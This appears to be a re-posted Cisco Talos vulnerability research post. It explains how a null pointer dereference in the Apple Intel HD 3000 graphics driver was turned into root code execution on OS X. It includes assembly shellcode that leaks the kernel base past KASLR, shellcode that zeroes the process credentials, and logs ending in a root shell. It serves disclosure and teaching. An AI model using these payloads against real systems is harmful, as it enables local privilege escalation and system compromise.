
THURSDAY, APRIL 7, 2016

Vulnerability Deep Dive: Exploiting the Apple Graphics Driver and Bypassing KASLR

Original entry: http://blog.talosintel.com/2016/04/apple-gfx-deep-dive.html

Cisco Talos vulnerability researcher Piotr Bania recently discovered a vulnerability in the Apple Intel HD 3000 Graphics driver, which we blogged about here. In this post we are going to take a deeper dive into this research and look into the details of the vulnerability as well as the KASLR bypass and kernel exploitation that could lead to arbitrary local code execution. These techniques could be leveraged by malware authors to bypass software sandbox technologies, which can simply be within the software program (browser or application sandbox) or at the kernel level.

In the course of conducting our research, Talos found that Apple OSX computers with Intel HD Graphics 3000 GPU units possess a null pointer dereference vulnerability (in version 10.0.0) as presented below:



```
__text:000000000001AA17 loc_1AA17:                              ; CODE XREF: IOGen575Shared::new_texture
__text:000000000001AA17                 mov     r14, cs:off_560B0
__text:000000000001AA1E                 mov     rbx, [r14]
__text:000000000001AA21                 add     r13, rax
__text:000000000001AA24                 lea     rax, [rbx+r13+3]
__text:000000000001AA29                 neg     rbx
__text:000000000001AA2C                 and     rbx, rax
__text:000000000001AA2F                 mov     rdi, [rdx+18h]  ; rdx=0 (null pointer)
__text:000000000001AA33                 mov     r13, rdx
__text:000000000001AA36                 mov     eax, [rdi+1AB0h]
__text:000000000001AA3C                 mov     rcx, cs:off_560A8
__text:000000000001AA43                 mov     cl, [rcx]
__text:000000000001AA45                 shl     eax, cl
__text:000000000001AA47                 lea     rcx, _kLargeCommandSizeMin
__text:000000000001AA4E                 mov     ecx, [rcx]
__text:000000000001AA50                 add     ecx, ecx
__text:000000000001AA52                 sub     eax, ecx
__text:000000000001AA54                 cmp     rbx, rax
__text:000000000001AA57                 ja      loc_1AC8C
__text:000000000001AA5D                 mov     [rbp+var_54], esi
__text:000000000001AA60                 mov     rax, [rdi]
__text:000000000001AA63                 mov     esi, 168h
__text:000000000001AA68                 call    qword ptr [rax+980h]
```

Typically sending a very basic payload to the graphics driver through IOConnectCallMethod function causes a kernel panic due to null pointer reference at address 0x1aa2f. In this case the RDX register points to NULL. The instruction itself tries to read data from unavailable memory which causes the kernel to panic.

At this point this vulnerability seems to be local a denial-of-service attack, however the call instruction at 0x1aa68 looks very promising. If we can reach this instruction, that would allow us the ability to escalate this from a local denial-of-service to local code execution. So, how can we get there?

In order to escalate from denial-of-service to local code execution, we first need to check and see whether we can map our data at a NULL page, basically a memory region starting from NULL address. NULL page mapping is unavailable on newest Microsoft Windows systems but it is still available on OS X systems however a few conditions needs to be met.

To map a null page on OSX:

- The binary needs to be 32-bit.
- Then compile with -m32 -Wl,-pagezero_size,0 -O3


With those conditions met we can now map our data at the NULL page (basically a memory region starting from null address). If the comparison at address 0x1aa54 can be forced to skip the JA jump located at 0x1aa57 we would finally arrive at the 0x1aa68 CALL instruction. Since we control the RDI value (see 0x1aa2f) we also control the EAX value at 0x1aa36. This control over EAX, part of RAX, allows us to fool the comparison condition at 0x11a54. So now we are at address 0x1aa60 which basically allows us to call any pointer written at 0x980, a memory which we control.

With those controls in place, what's our next step?

On Intel CPUs released after 2013, these conditions still would not be exploitable because of a feature called SMEP (Supervisor Mode Execution Prevention). SMEP prevents the execution of code located on a user- mode page at a CPL = 0, meaning that a direct call to our shellcode written to the NULL page would result in kernel panic and failed code execution. However this feature was not present in the Apple units we researched.


STAGE 1 - GET THE KERNEL

SMEP (Supervisor Mode Execution Protection) and KASLR (Kernel Address Space Layout Randomization) have been widely adopted in newer OS and CPU implementations, specifically Windows 8 going forward and Yosemite in OSX. With a SMEP/KASLR implementations in place this step would require an additional vulnerability to leak the kernel memory address. Since SMEP isn't a problem in our tested version of OSX, we will go "old school". Long ago, *way* back in the dark ages of 2005 there was a technique used to obtain the kernel address on Windows – it was called the SYSENTER_EIP_MSR Scandown technique [2]. With a few modifications, keeping in mind that we are on 64-bit OS X system, the same idea can be applied. In this example we are reading data from the LSTAR (Long System Target-Address Register) MSR register which contains the kernel's RIP SYSCALL entry for 64 bit software, as well as scanning backwards to find the kernel OSX signature.



```
save_regs64
    ; get msr entry
    mov     rcx, 0C0000082h     ; lstar
    rdmsr                       ; MSR[ecx] --> edx:eax
    shl     rdx, 32
    or      rax, rdx

    ; find kernel addr - scan backwards

MAX_KERNEL_SCAN_SIZE    equ 10000h
KERNEL_SIG              equ 01000007FEEDFACFh
PAGE_SIZE               equ 1000h

    mov     rcx, MAX_KERNEL_SCAN_SIZE
    and     rax, not 0FFFFFh
    xor     rdx, rdx
    mov     r8, KERNEL_SIG

scan_loop:
    sub     rax, PAGE_SIZE
    dec     rcx
    jz      scan_done

    ; is sig correct?
    cmp     qword [rax], r8
    jnz     scan_loop

    mov rdx, rax

scan_done:
    ; store the addr - rdx kernel addr, 0 if not found
    lea     rcx, [shell_start]
    mov     qword [rcx], rdx

load_regs64

    ; for the vulnerable function to exit peacefully
    xor     rax, rax
    xor     r15, r15

    ret
```

So after we turn this into stage0 payload and send it to the graphics driver we should get a kernel address written to the first 8-bytes of our NULL page.



```
Stage1: Copying the stage1 payload 0x00001000 - 0x00001071
Stage1: Setting up the RIP to 0x00001000
Stage1: Copying trigger data
Stage1: Making stage1 call
Stage1: leaked kernel address 0xffffff8021e00000
Stage1: kernel address leaked, success!
```

Success! Getting the kernel base address was essential for calculating the API addresses that will be used later in STAGE 2 shellcode. Those APIs are essential for escalating the privileges of attacker.


Now that we have the leaked kernel address calculating the essential API addresses (_current_proc, _proc_ucred, _posix_cred_get) is an easy task. There are variety of free MACH-O parsers available out there [3] so we will skip ahead to stage 2.

S T A G E 2 - E X E C U T E T H E S H

Assuming all the needed API addresses are resolved at this point it is now time to force the kernel to execute the final stage of the shellcode. This final stage will give our process root privileges and execute a shell. This shellcode executes the necessary OSX kernel APIs in order to escalate the privileges.


```
save_regs64
    mov     rax, qword [api_current_proc]
    call    rax
    mov     rdi, rax                        ; rdi = cur_proc

    ; system v abi - rdi first arg
    mov     rax, qword [api_proc_ucred]
    call    rax

    ; rax = cur_ucred
    mov     rdi, rax
    mov     rax, qword [api_posix_cred_get]
    call rax

    ; rax = pcred
    mov     dword [rax], 0
    mov     dword [rax+8], 0

load_regs64
    xor     rax, rax
    xor     r15, r15
    ret
```

And the final output - now with root access:



```
ResolveApi: using kernel addr 0xffffff8021e00000 (file base = 0xffffff8000200000)
ResolveApi: _current_proc = 0xffffff8022437a60
ResolveApi: _proc_ucred = 0xffffff80223a9af0
ResolveApi: _posix_cred_get = 0xffffff802237e780
Commencing stage 2
Stage2: preparing the stage2 payload
Stage2: Copying the stage2 payload 0x00001000 - 0x00001071
Stage2: Setting up the RIP to 0x00001000
Stage2: Copying trigger data
Stage2: Making stage2 call
Stage2: success, got root!
Stage2: now executing shell
sh-3.2# whoami
root
sh-3.2#
```

Conclusion

Here we've seen the escalation of a denial-of-service vulnerability into local code execution. Mapping the kernel address we were able to walk backwards to the base address and calculate the offset to the needed functions, bypass the KASLR and get root. Understanding the techniques to bypass the KASLR and elevate our exploitation is integral in learning how to best mitigate these types of attacks. Cisco Talos' research, discovery, and responsible disclosure of software vulnerabilities help secure the platforms and software that our customers depend on as well as the entire online community by identifying security issues that otherwise could be exploited by threat actors. Uncovering new 0-day vulnerabilities not only helps improve the overall security of the software that our customers use, but it also enables us to directly improve the procedures in our own security development lifecycle, which improves the security of all of the products that Cisco produces.

Proof-of-Concept

The complete proof-of-concept exploit illustrated here is available at the Cisco Talos Vulnerability Development team's code repository:
https://github.com/talos-vulndev/advisories/tree/master/TALOS-2016-0088/

References ::

[1] - https://www.blackhat.com/docs/eu-15/materials/eu-15-Todesco-Attacking-The-XNU-Kernal-In-El-Capitain.pdf
[2] - http://www.uninformed.org/?v=3&a=4&t=txt
[3] - https://github.com/kpwn/tpwn/blob/master/lsym.m